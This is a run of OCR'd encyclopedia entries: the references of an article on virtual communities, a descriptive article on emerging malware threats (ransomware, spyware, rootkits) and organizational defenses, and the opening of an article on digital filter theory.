Kollock, P., & Smith, M.A. (1999). Communities in cyberspace. In M.A. Smith & P. Kollock (Eds.), *Communities in cyberspace* (pp. 3-25). London /New York: Routledge.

Lechner, U., & Schmid, B.F. (2000). Communities and media. Towards a reconstruction of communities on media. In E. Sprague (Ed.), *Hawaii International Conference on System Sciences (HICSS 2000)*. Washington, D.C.: IEEE Press. Retrieved March 9, 2007, from http://ieeexplore.ieee.org/iel5/6709/20043/00926817.pdf?tp=&isnumber=&arnumber=926817

Nisbet, R.A. (1966). *The sociological tradition*. New York: Basic Books.

Ong, W.J. (2002). *Orality and literacy. The technologizing of the word*. London/New York: Routledge.

Rheingold, H. (1993). *The virtual community. Homesteading on the electronic frontier*. Reading, MA: Addison-Wesley. Retrieved March 9, 2007, from http://www.rheingold.com/vc/book/

Silver, D. (2000). Looking backwards, looking forwards: Cyberculture studies 1990-2000. In D. Gauntlett (Ed.), *Web.Studies: Rewiring media studies for the digital age* (pp. 19-30). London: Arnold.

Tardini, S., & Cantoni, L. (2005). A semiotic approach to online communities: Belonging, interest and identity in websites' and videogames' communities. In P. Isaías,

P. Kommers, & M. McPherson (Eds.), *Proceedings of the IADIS International Conference e-Society 2005* (pp. 371-8). IADIS Press.

Tönnies, F. (2001). *Community and civil society*. Cambridge: Cambridge University Press.

Turkle, S. (1995). *Life on the screen. Identity in the age of the Internet*. New York: Simon & Schuster.

Wellman, B., & Gulia, M. (1999). Virtual communities as communities. Net surfers don't ride alone. In M.A. Smith & P. Kollock (Eds.), *Communities in cyberspace* (pp. 167-194). London/New York: Routledge.

Williams, R. (1983). *Keywords: A vocabulary of culture and society*. New York: Oxford University Press.

KEY TERMS

Avatar: A virtual representation of a person in a virtual environment.

Computer Mediated Communication (CMC): Interpersonal communication that takes place by means of networked computers.

Cyberculture: The form of culture that emerges by users' interactions in virtual environments. Since its origin, it has become subject of scientific studies that focus in particular on the features of virtual communities and virtual identities.

Multiuser Dungeons (MUD)/Multiuser Virtual Environments (MUVE): Virtual environments to which more users can be connected simultaneously in order to explore them, interact with one another, and operate according to the environments' rules.

Social Networking Services*:* Online services that focus specifically on maintaining social relationships and on building new ones for whatever purpose.

Virtual (Online) Communities: Groups of people to whom interactions and communications mediated by ICT play an important role in creating and maintaining significant social relations.

Web 2.0: Evolution of the World Wide Web that aims at enabling user participation on the Web and at recruiting a large number of users as authors of new content.

Developments and Defenses of Malicious Code

Xin Luo
University of New Mexico, USA

Merrill Warkentin
Mississippi State University, USA

INTRODUCTION

The continuous evolution of information security threats, coupled with increasing sophistication of malicious codes and the greater flexibility in working practices demanded by organizations and individual users, have imposed further burdens on the development of effective anti-malware defenses. Despite the fact that the IT community is endeavoring to prevent and thwart security threats, the Internet is perceived as the medium that transmits not only legitimate information but also malicious codes. In this cat-and-mouse predicament, it is widely acknowledged that, as new security countermeasures arise, malware authors are always able to learn how to manipulate the loopholes or vulnerabilities of these technologies, and can thereby weaponize new streams of malicious attacks.

From e-mail attachments embedded with Trojan horses to recent advanced malware attacks such as Gozi programs, which compromise and transmit users' highly sensitive information in a clandestine way, malware continues to evolve to be increasingly surreptitious and deadly. This trend of malware development seems foreseeable, yet making it increasingly arduous for organizations and/or individuals to detect and remove malicious codes and to defend against profit-driven perpetrators in the cyber world. This article introduces new malware threats such as ransomware, spyware, and rootkits, discusses the trends of malware development, and provides analysis for malware defenses.

Keywords: Ransomware, Spyware, Anti-Virus, Malware, Malicious Code,

BACKGROUND

Various forms of malware have been a part of the computing environment since before the implementation of the public Internet. However, the Internet's ubiquity has ushered in an explosion in the severity and complexity of various forms of malicious applications delivered via increasingly ingenious methods. The original malware attacks were perpetrated via e-mail attachments, but new vulnerabilities have been identified and exploited by a variety of perpetrators who range from merely curious hackers to sophisticated organized criminals and identify thieves. In an earlier manuscript (Luo & Warkentin, 2005), the authors established the basic taxonomy of malware that included various types of computer viruses (boot sector viruses, macro viruses, etc.), worms, and Trojan horses. Since that time, numerous new forms of malicious code have been found "in the wild."

MALWARE THREAT STATISTICS: A REVISIT

The Web is perceived to be the biggest carrier transmitting threats to security and productivity in organizations, because Web sites can harbor not only undesirable content but also malicious codes. The dilemma for organizations is that the Web is an indispensable strategic tool for all the constituents to collaboratively communicate, though it is also an open route for cybercriminals to seek possible victims. Unlike the past in which most malicious code writers were motivated by curiosity or bragging rights, today's IT world is experiencing the transition from traditional forms of viruses and worms to new and more complicated ones perpetrated by active criminals intent on financial gain. This trend is due to the capitalization of the malware industry where most malicious code writers tend to exploit system vulnerabilities to capture such high profile information as passwords, credentials for banking sites, and other personal information for identify theft and financial fraud. The trend of virus attacks is that new blended attacks that combine worms, spyware, and rootkits are the major infective force in the cyber world and will likely become more frequent in years ahead. In general, such malware are spreading via increasingly sophisticated methods and are capable of damaging more effectively. Such blended malware's invention is driven by their writers' pursuit for financial fraud.

According to Vass (2007), from a hacker's perspective, the motivation for employing malware attacks has moved from "let me find a vulnerability" to "let me find an application vulnerability and automate it and put it into a bot, load up pages and reinfect the client, which I can then use to populate my bot network." Furthermore, malware writers have paid increased attention to applications and have aimed at the application layer to seek and exploit system vulnerabilities. As such, IT anti-virus teams have encountered extremely difficult predicaments regarding how to proactively prevent the malware disaster and eventually eliminate any malware infection or breach. Table 1 lists the systems and applications most often targeted for attack, and Table 2 entails the top 10 malware attacks by December of 2006.

Computer systems are now less frequently infected via passive-user downloads, because malware is increasingly embedded on Web sites to which users are lured by spammed e-mail invitations. However, e-mail attachments are still a common method of malware distribution as well. E-mail is seen as one of the biggest threats to IT community because it can easily carry malicious codes in its attachment and masquerade the attachment to entice the user's attention. Table 3 shows the top 10 malware hosted on Web sites which can easily disseminate malware infection to unwary cyber visitors, and Table 4 lists top 10 e-mail malware threats in 2007.

In addition, most malware-detection software solely recognizes malware infection by searching for characteristic sequences of byte strings which act as the malware's signature. This out-of-date detection is based on the assumption that these signatures do not change over time. However, malware writers have already

Table 1. Systems and applications targeted (Adapted from Vaas, 2007)

Target: Security Policy and Personnel • Poorly-trained employees vulnerable to phishing scams • Unauthorized devices (USB devices, etc.) • Administrative-level authority for users, who may install unapproved software, and so forth • Employees using unapproved IM and file-sharing at work (tunnel through firewalls and introduce Malware, e.g. Skype)
Target: Network Devices • Common configuration weaknesses • VOIP servers and phones
Target: Operating Systems and Core Applications • Web Browsers (especially Internet Explorer) • DLLs, Windows Libraries • Macro Infections (MS Word and Excel) • Vulnerabilities in MS Outlook and other Office apps • Windows Service Weaknesses • Mac OS X and Leopard OS • Unix Configuration Weaknesses
Target: Cross-Platform Applications • HTML and Java - Web Applications • Microsoft ActiveX controls and Javascript Activity • Database Software • P2P File-sharing Applications (Kazaa, etc.) • Instant Messaging (tunnel through firewall) • Media Players • DNS Servers (URL redirection, etc.) • Backup Software • Servers for directory management • Other enterprise servers

Table 2. Top 10 malware threats by December of 2006 (Adapted from http://www.sophos.com/pressoffice/news/articles/2007/01/toptendec.html)






Table 3. Top 10 malware hosted in Web sites in 2007 Adapted from Sophos Security Threat Report, July, 2007, available from Sophos at www.sophos.com (registration required)



adapted to this approach, and thereby have invented polymorphic and metamorphic malware, a self-mutating malicious code that changes itself and, consequently, changes its fingerprint automatically on every execution to avoid detection (Bruschi, Martignoni, & Monga, 2007; Willems, Holz, & Freiling, 2007). This type of advanced code obfuscation has demonstrated efficacy against traditional anti-virus software. Developers of security software suites (anti-virus software, etc.) must adapt to these developments and identify ever-increasingly sophisticated tools for malware detection and removal. In the next section, newer forms of malware are presented and discussed.

Table 4. Top 10 e-mail malware threats in 2007 Adapted from Sophos Security Threat Report, July, 2007, available from Sophos at www.sophos.com (registration required)



EMERGING MALWARE THREATS

New forms of malware are found weekly by the CERT Coordination Center, by security software vendors, and by various other security experts. Vulnerability alerts are frequently published by researchers probing new operating systems and applications in an attempt to get software vendors to "plug the holes" in their code. Certainly, such "white hat hackers" are joined by the criminal and malicious researchers in identifying such vulnerabilities, though the latter group does not publish their findings!

Purveyors of spam have found that networks of "bots," infected PCs organized as a loose network known as "botnets," can be effective tools for distributing their spam e-mails because the anti-spam tools cannot possibly target all the millions of legit users and domains that become the source of such spam attacks. Other botnets have been perpetrated to unleash distributed deliberate denial of service (DDos) attacks against specific targets (such as Microsoft, newspapers, government Web sites, eBay, and Yahoo). Such botware code may do no damage to the infected PC other than usurping bandwidth.

Many other categories of emerging malware can be found, but this article will focus on polymorphic viruses, ransomware, spyware, and rootkits in the following sections.

Ransomware Attacks

Ransomware is defined as a piece of pernicious software that exploits a user's computer vulnerabilities to sneak into the victim's computer and encrypt all files until the victim agrees to pay a ransom to receive these files in their original condition (Luo & Liao, 2007). In a ransomware attack, the perpetrators utilize sophisticated software to enable their extortion scheme. Imposing serious threats to information assets protection, ransomware invariably tries to seize control of the victim's files or computer until the victim agrees to the attacker's demands.

In a typical ransomware attack, the attacker reaches into a compromised computer by seeking the exposed system vulnerabilities. If this system was victimized earlier by a worm or Trojan, the attacker can easily enter the weakly-configured system. He then searches for various types of important files with extension such as txt, doc, rft, ppt, chm, cpp, asm, db, db1, dbx, cgi, dsw, gzip, zip, jpg, key, mdb, pgp, and pdf. Knowing these files are of possible crucial importance to the victims, he then encrypts these files, making them impossible for the victim or owner to access them. Later, the attacker sends the victim a ransom e-mail or pop-up window demanding payment for the encryption key that unlocks the frozen files. These demands usually involve transferring funds to designated online currency accounts such as eGold or Webmoney or by purchasing a certain amount of pharmaceutical drugs from the attacker's designated online pharmacy stores.

Once the attacker locates these files, there are several processing strategies that he might implement. First, he can compress all the located files into a password-protected zip package, and then he removes the entire group of original files. Secondly, he can individually encrypt each located file, and then remove the original files. For example, if the original file is "Financial-Statement.doc", ransomware will create a file such as "Encrypted_FinancialStatement.doc" in order to label the original file. Thirdly, the attacker might create a hidden folder and move all the located files to this folder, producing a pseudophase to deceive the victim. The third strategy, of course, carries the slightest damage and is comparatively feasible for the victim to retrieve all the "lost" files.

Furthermore, when ransomware attacks successfully take control of an enterprise's data, the attacker encrypts the data using sophisticated algorithms such as up to 660-bit encryption key. The decryption password is only released if a ransom is paid to the attackers. The attacker usually notifies the victim by means of a striking message, which carries specific instructions regarding how the victim can act to retrieve the lost files. A text file or a pop-up window message is generally created in the same folder where files are encrypted. The text file or message box clearly indicates that all the important files are already encrypted, and informs the victim of specific money remittance methods.

Spyware Invasion

Stafford and Urbaczewski (2004) refer to spyware as "a ghost in the machine" due to its surreptitious nature compared to viruses and worms. Warkentin, Luo, and Templeton (2005) further expand the description by arguing that "spyware is a client-side software component that monitors the use of client activity and sends the collected data to a remote machine." The launch of vicious spyware mainly stems from the search for valuable information. As such, spyware is designed and implemented to stealthily collect and transmit information such as keystrokes for usernames and passwords, Web surfing habits, e-mail addresses, and other sensitive information. Much spyware is used to target banner ads to specific user profiles, and is known as "adware." Additionally, spyware is able to trigger system resource misuse and bandwidth waste, thereby posing grave security, confidentiality, and compliance risks.

Spyware can be embedded into the install procedures of file-sharing client software (e.g., Kazaa) or other shareware, it may be attached to e-mails as a Trojan, or it may be installed onto a Web surfer's PC via a process known as "drive-by downloading." Its presence often goes undetected, and it may operate in the background for lengthy periods of time, during which time it can capture valuable information and transmit it back to its perpetrators.

The spyware problem is sizable and growing. Table 5 lists the top 10 spyware threats identified Webroots. Although both home and enterprise computers currently face spyware infections, the scenario is magnified in the latter, owing to the wide scale of computer and network implementation and installation. Despite spyware infiltration in record numbers, the overall negative aftermath of spyware infection for enterprises varies from mild to wild—occasional harassment, productivity loss, resource waste, and threat to business information integrity (Luo, 2006). The human factor is a main consideration when security is at issue in this scenario, because the problem confronting business managers is that most spyware infections stem from unwary or novice employees browsing spyware-affiliated Web pages and downloading free software bundled with spyware programs.

Rootkits Penetration

Defined as a set of software tools or programs that can be used by an intruder after gaining access to a computer system, rootkits are designed to allow an intruder to maintain access to the system without the user's awareness or knowledge (Beegle, 2007). It is created to infiltrate operating systems or databases with the vicious intention to escape detection, resist removal, and perform a specific operation. Often masqueraded within other malware, rootkits can reside in the system for a long period of time without being detected. In addition, sometimes only repartitioning or low-level formatting the hard drive and reinstalling a new operating system can eradicate rootkits. While Ring and Cole (2004) argue that rootkit technology is composed of user level and kernel level, Vass (2007) indicates that the weaponization of two new rootkit technologies, namely virtual rootkits and evil hypervisors, will someday contribute

Table 5. Top 10 spyware threats (Information in this table quoted from Techtarget, 2007)

1. CoolWebSearch (CWS) CoolWebSearch may hijack any of the following: Web searches, home page, and other Internet Explorer settings. Recent variants of CoolWebSearch install using malicious HTML applications or security flaws, such as exploits in the HTML Help format and Microsoft Java virtual machines.
2. Gator (GAIN) Gator is an adware program that may display banner advertisements based on user Web surfing habits. Gator is usually bundled with numerous free software programs, including the popular file-sharing program Kazaa.
3. 180search Assistant 180search Assistant is an adware program that delivers targeted pop-up advertisements to a user's computer. Whenever a keyword is entered into a search engine or a targeted Web site is visited, 180search Assistant opens a separate browser window displaying an advertiser's Web page that is related to the keyword or site.
4. ISTbar/AUpdate ISTbar is a toolbar used for searching pornographic Web sites that, when linked to, may display pornographic pop-ups and hijack user homepages and Internet searches.
5. Transponder (vx2) Transponder is an IE Browser Helper Object that monitors requested Web pages and data entered into online forms, then delivers targeted advertisements.
6. Internet Optimizer Internet Optimizer hijacks error pages and redirects them to its own controlling server at http://www.internet-optimizer.com.
7. BlazeFind BlazeFind may hijack any of the following: Web searches, home page, and other Internet Explorer settings. BlazeFind may redirect Web searches through its own search engine and change default home pages to www.blazefind.com. This hijacker may also change other Internet Explorer settings.
8. Hot as Hell Hot as Hell is a dialer program which dials toll numbers in order to access paid pornographic Web sites. Hot as Hell may disconnect a user's computer from a local Internet provider and reconnect the user to the Internet using an expensive toll or international phone number. It does not spy on the user, but it may accrue significant long distance phone charges. It may run in the background, hiding its presence.
9. Advanced Keylogger Advanced Keylogger, a keystroke logger, has the ability to monitor keystrokes and take screen shots.
10. TIBS Dialer TIBS Dialer is a dialer that may hijack a user's modem and dial toll numbers that access paid, pornographic Web sites.

to the stream of money feeding into the "bot economy." Again, this conversion from initial mischief to criminal profiteering mirrors the psychological evolution of the malicious hackers, who now concentrate on the pursuit of financial fraud. Despite the fact that virtual rootkits and evil hypervisors are only seen in proof-of-concept code to date, these new threats will theoretically allow attackers to stay on a machine undetected for a very long time. Table 6 lists the identified rootkits in just one recent month.

CONCLUSION AND FUTURE TRENDS

The dramatic increase in the level of malware sophistication seen in the last few years portends a challenging period ahead for computer users, IT managers, and anti-malware developers. The "cat-and-mouse" game of malware/anti-malware authors will likely accelerate as malware perpetrators become increasingly motivated by financial successes (identity theft, ransoms, etc.) and as IT managers implement increasingly mature approaches to addressing this powerful threat. Concerns

Table 6. Rootkit attacks in October, 2007 (Note: Each rootkit attacked the Windows Operating System) Adapted from: http://www.antirootkit.com/rootkit-list.htm

Name	Date Discovered
Troj/Inject-BU	22-Oct-2007
W32/Alman-D	21-Oct-2007
Troj/Oscor-L	18-Oct-2007
Troj/RKFaja-Gen	17-Oct-2007
W32/Alvabrig.a!inf	16-Oct-2007
W32/Sdbot-DIE	15-Oct-2007
Troj/MDrop-BPX	15-Oct-2007
Worm_Nuwar.ARC	14-Oct-2007
W32/Zhelatin.KC	12-Oct-2007
Troj/PSW-EI	12-Oct-2007
Troj/NtDwnl-B	09-Oct-2007
Troj/NtDwnl-A	08-Oct-2007
W32/Stucco-B	08-Oct-2007
Troj/DllHid-Gen	05-Oct-2007
Troj/Agent-GDN	03-Oct-2007

about various forms of malware, including identity theft schemes supported by so-called "botnets," have become the leading managerial issue for IT managers in many organizations, as well as home users in the Internet age. This trend is likely to continue as malware developers continue to seek more obscure vulnerabilities in an effort to continue their attacks undetected. The financial gains from such attacks have motivated rings of organized criminals from many nations, and losses have been mounting. Newer operating systems offer the promise of increased safety, but the increased complexity of newer applications and operating systems offer increased opportunities for malware distributors to exploit. This scenario is likely to continue unabated. Only with increased education, awareness, and vigilance will organizations have any hope of fighting the tide of malware attacks. Defenses must be evolutionary and dynamic, and no single solution will be 100% effective. Many organizations are implementing a more centralized approach to security management, which utilizes enterprise perimeter controls, backups, and scanning. This centralized IT security governance structure (Warkentin & Johnston, 2008) is more effective against modern "zero-day" (rapidly spreading) attacks against which individual users cannot adequately defend. But perhaps with increased user awareness and better enterprise-level controls, the balance can shift toward a safer future for the Internet.

REFERENCES

Beegle, L. E. (2007). Rootkits and their effects on information security. *Information Systems Security, 16*.

Bruschi, D., Martignoni, L., & Monga, M. (2007). Code normalization for self-mutating malware. *IEEE Security & Privacy, 5*(2), 46–54.

Luo, X. (2006). A holistic approach for managing spyware. *Information Systems Security, 15*(2), 42-48.

Luo, X., & Liao, Q. (2007). Awareness education as the key to ransomware prevention. *Information Systems Security, 16*(4), 195-202.

Luo, X., & Warkentin, M. (2005). Malware and antivirus procedures. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking*. Hershey, PA: Idea Group Publishing.

Ring, S., & Cole, E. (2004). Taking a lesson from stealthy rootkits. *IEEE Computer Society, 2*(4), 38-45.

Stafford, T. F., & Urbaczewski, A. (2004). Spyware: The ghost in the machine. *Communications of the AIS*, (14), 291-306.

Techtarget (2007, April 2). Top ten spyware threats. *SearchCIO-Midmarket*. Retrieved February 22, 2008, from http://searchcio-midmarket.techtarget.com/sDefinition/0,,sid183_gci1075399,00.html

Vaas, L. (2007). Inside the mind of a hacker. *eWeek, 24*(24), 39-46.

Warkentin, M., & Johnston, A. C. (2008). IT governance and organizational development for security management. In D. Straub, S. Goodman, & R. Baskerville (Eds.), *Information security policies and practices*. Armonk, NY: M.E. Sharpe.

Warkentin, M., Luo, X., & Templeton, G. F. (2005). A framework for spyware assessment. *Communications of the ACM, 48*(8).

Willems, C., Holz, T., & Freiling, F. (2007). Toward automated dynamic malware analysis using CWSandbox. *IEEE Security & Privacy, 5*(2), 32-39.

KEY TERMS

Morphing Virus/Polymorphic Virus: These are viruses that are undectable by virus detectors because they change their own code each time they infect a new computer; some change their code every few hours. A polymorphic virus is one that produces varied but operational copies of itself. A simple-minded, scan string-based virus scanner would not be able to reliably identify all variants of this sort of virus. One of the most sophisticated forms of polymorphism used so far is the “Mutation Engine” (MtE) which comes in the form of an object module. With the Mutation Engine, any virus can be made polymorphic by adding certain calls to its assembler source code and linking to the mutation-engine and random-number generator modules. The advent of polymorphic viruses has rendered virus-scanning an ever more difficult and expensive endeavor; adding more and more scan strings to simple scanners will not adequately deal with these viruses.

Ransomware: This is a piece of pernicious software that exploits a user’s computer vulnerabilities to sneak into the victim’s computer and encrypt all files until the victim agrees to pay a ransom.

Rootkits: This is a set of software tools or programs that can be used by an intruder after gaining access to a computer system. Rootkits are designed to allow an intruder to maintain access to the system without the user’s knowledge.

Spyware: This is a client-side software component that monitors the use of client activity and sends the collected data to a remote machine.

Virus Definition File (subscription service): This is a file that provides information to antivirus software to find and repair viruses. The definition files tell the scanner what to look for to spot viruses in infected files. Most scanners use separate files in this manner instead of encoding the virus patterns into the software, to enable easy updating.

Virus Signature: This is a unique string of bits, or the binary pattern, of a virus. The virus signature is like a fingerprint in that it can be used to detect and identify specific viruses. Anti-virus software uses the virus signature to scan for the presence of malicious code.

Digital Filters

Gordana Jovanovic Dolecek
Institute for Astrophysics, Optics and Electronics, INAOE, Mexico

INTRODUCTION

A *signal* is defined as any physical quantity that varies with changes of one or more independent variables, and each can be any physical value, such as time, distance, position, temperature, or pressure (Elali, 2003; Smith, 2002). The independent variable is usually referred to as "time". Examples of signals that we frequently encounter are speech, music, picture, and video signals. If the independent variable is continuous, the signal is called *continuous-time signal* or *analog signal*, and is mathematically denoted as $x(t)$. For *discrete-time signals*, the independent variable is a discrete variable; therefore, a discrete-time signal is defined as a function of an independent variable n, where n is an integer. Consequently, $x(n)$ represents a sequence of values, some of which can be zeros, for each value of integer n. The discrete–time signal is not defined at instants between integers, and it is incorrect to say that $x(n)$ is zero at times between integers. The amplitude of both the continuous and discrete-time signals may be continuous or discrete. *Digital signals* are discrete-time signals for which the amplitude is discrete. Figure 1 illustrates the analog and the discrete-time signals.

Most signals that we encounter are generated by natural means. However, a signal can also be generated synthetically or by computer simulation (Mitra, 2006).


Signal carries information, and the objective of *signal processing* is to extract useful information carried by the signal. The method of information extraction depends on the type of signal and the nature of the information being carried by the signal. "Thus, roughly speaking, signal processing is concerned with the mathematical representation of the signal and algorithmic operation carried out on it to extract the information present,'' (Mitra, 2006, pp. 1).

Analog signal processing (ASP) works with the analog signals, while *digital signal processing* (DSP) works with digital signals. Since most of the signals that we encounter in nature are analog, DSP consists of these three steps:

- A/D conversion (transformation of the analog signal into the digital form);
- Processing of the digital version; and
- Conversion of the processed digital signal back into an analog form (D/A).

We now mention some of the advantages of DSP over ASP (Diniz, Silva, & Netto, 2002; Ifeachor & Jervis, 2001; Mitra, 2006; Stearns, 2002; Stein, 2000):

Figure 1. Examples of analog and discrete-time signals



- Less sensitivity to tolerances of component values and independence of temperature, aging, and many other parameters;
- Programmability, that is, the possibility to design one hardware configuration that can be programmed to perform a very wide variety of signal processing tasks simply by loading in different software;
- Several valuable signal processing techniques that cannot be performed by analog systems, such as for example linear phase filters;
- More efficient data compression (maximum amount of information transferred in the minimum amount of time);
- Any desirable accuracy can be achieved by simply increasing the word length;
- Applicability of digital processing to very low frequency signals, such as those occurring in seismic applications (An analog processor would be physically very large in size.); and
- Recent advances in very large scale integrated (VLSI) circuits make it possible to integrate highly-sophisticated and complex digital signal processing systems on a single chip.

Nonetheless, DSP has some disadvantages (Diniz, Silva, & Netto, 2002; Ifeachor & Jervis, 2001; Mitra, 2006; Stein, 2000):

- **Increased complexity:** The need for additional pre-and post-processing devices such as A/D and D/A converters and their associated filters and complex digital circuitry;
- The limited range of frequencies available for processing; and
- **Consummation of power:** Digital systems are constructed using active devices that consume electrical power, whereas a variety of analog processing algorithms can be implemented using passive circuits employing inductors, capacitors, and resistors that do not need power.

In various applications, the aforementioned advantages by far outweigh the disadvantages and, with the continuing decrease in the cost of digital processor hardware, the field of digital signal processing is developing fast. "Digital signal processing is extremely useful in many areas, like image processing, multimedia systems, communication systems, audio signal processing" (Diniz, Silva, & Netto, 2002, pp. 2-3).

Figure 2. Digital filter

The system which performs digital signal processing, that is, transforms an input sequence $x(n)$ into a desired output sequence $y(n)$, is called a *digital filter* (see Figure 2).

We consider a filter to be a *linear-time invariant system* (LTI). The linearity means that the output of a scaled sum of the inputs is the scaled sum of the corresponding outputs, known as the principle of superposition. The time invariance says that a delay of the input signal results in the same delay of the output signal.

TIME-DOMAIN DESCRIPTION

If the input sequence $x(n)$ is a unit impulse sequence $\delta(n)$,

$$\delta(n) = \begin{cases} 1 & for \quad n = 0 \\ 0 & otherwise \end{cases}, \tag{1}$$

then the output signal represents the characteristics of the filter called the *impulse response*, and denoted by $h(n)$. We can, therefore, describe any digital filter by its impulse response $h(n)$.

Depending on the length of the impulse response $h(n)$, digital filters are divided into filters with the *finite impulse response* (FIR) and *infinite impulse response* (IIR).

In practical applications, one is only interested in designing stable digital filters, that is, whose outputs do not become infinite. The stability of a digital filter can be expressed in terms of the absolute values of its unit sample responses (Mitra, 2006; Smith, 2002),

$$\sum_{n=-\infty}^{\infty} |h(n)| < \infty. \tag{2}$$

Because the summation (2) for an FIR filter is always finite, FIR filters are always stable. Therefore, the stability problem is relevant in designing IIR filters.

The operation in time domain which relates the input signal $x(n)$, impulse response $h(n)$, and the output signal $y(n)$, is called the *convolution*, and is defined as,

$$y(n) = x(n) * h(n) = h(n) * x(n) = \sum_k h(k)x(n-k) = \sum_k x(k)h(n-k), \tag{3}$$

where * is the standard sign for convolution.

The output $y(n)$ can also be computed recursively using the following *difference equation* (Mitra 2006; Silva & Jovanovic-Dolecek, 1999),

$$y(n) = \sum_{k=0}^{M} b_k x(n-k) + \sum_{k=1}^{N} a_k y(n-k), \tag{4}$$

where $x(n\text{-}k)$ and $y(n\text{-}k)$ are input and output sequences $x(n)$ and $y(n)$ delayed by k samples, and b_k and a_k, are constants. The order of the filter is given by the maximum value of N and M. The first sum is a *non-recursive*, while the second sum is a *recursive* part. Typically, FIR filters have only the non-recursive part, while IIR filters always have the recursive part. As a consequence, FIR and IIR filters are also known as non-recursive and recursive filters, respectively.

From (4) we see that the principal operations in a digital filter are multiplications, delays, and additions.

DIGITAL FILTERS IN THE TRANSFORM DOMAIN

The popularity of the transform domain in DSP is due to the fact that more complicated time domain operations are converted to much simpler operations in the transform domain. Moreover, different characteristics of signals and systems can be better observed in the transform domain (Mitra, 2006; Smith, 2002). The representation of digital filters in the transform domain is obtained using the *Fourier transform* and *z- transform*.

The Fourier transform of the signal $x(n)$ is defined as

$$X(e^{j\omega}) = \sum_{n=-\infty}^{\infty} x(n)e^{-j\omega n}, \tag{5}$$

where ω is digital frequency in radians and $e^{j\omega n}$ is a complex exponential sequence. In general case, the Fourier transform is a complex quantity.

The convolution operation becomes multiplication in the frequency domain,

$$Y(e^{j\omega}) = X(e^{j\omega})H(e^{j\omega}), \tag{6}$$

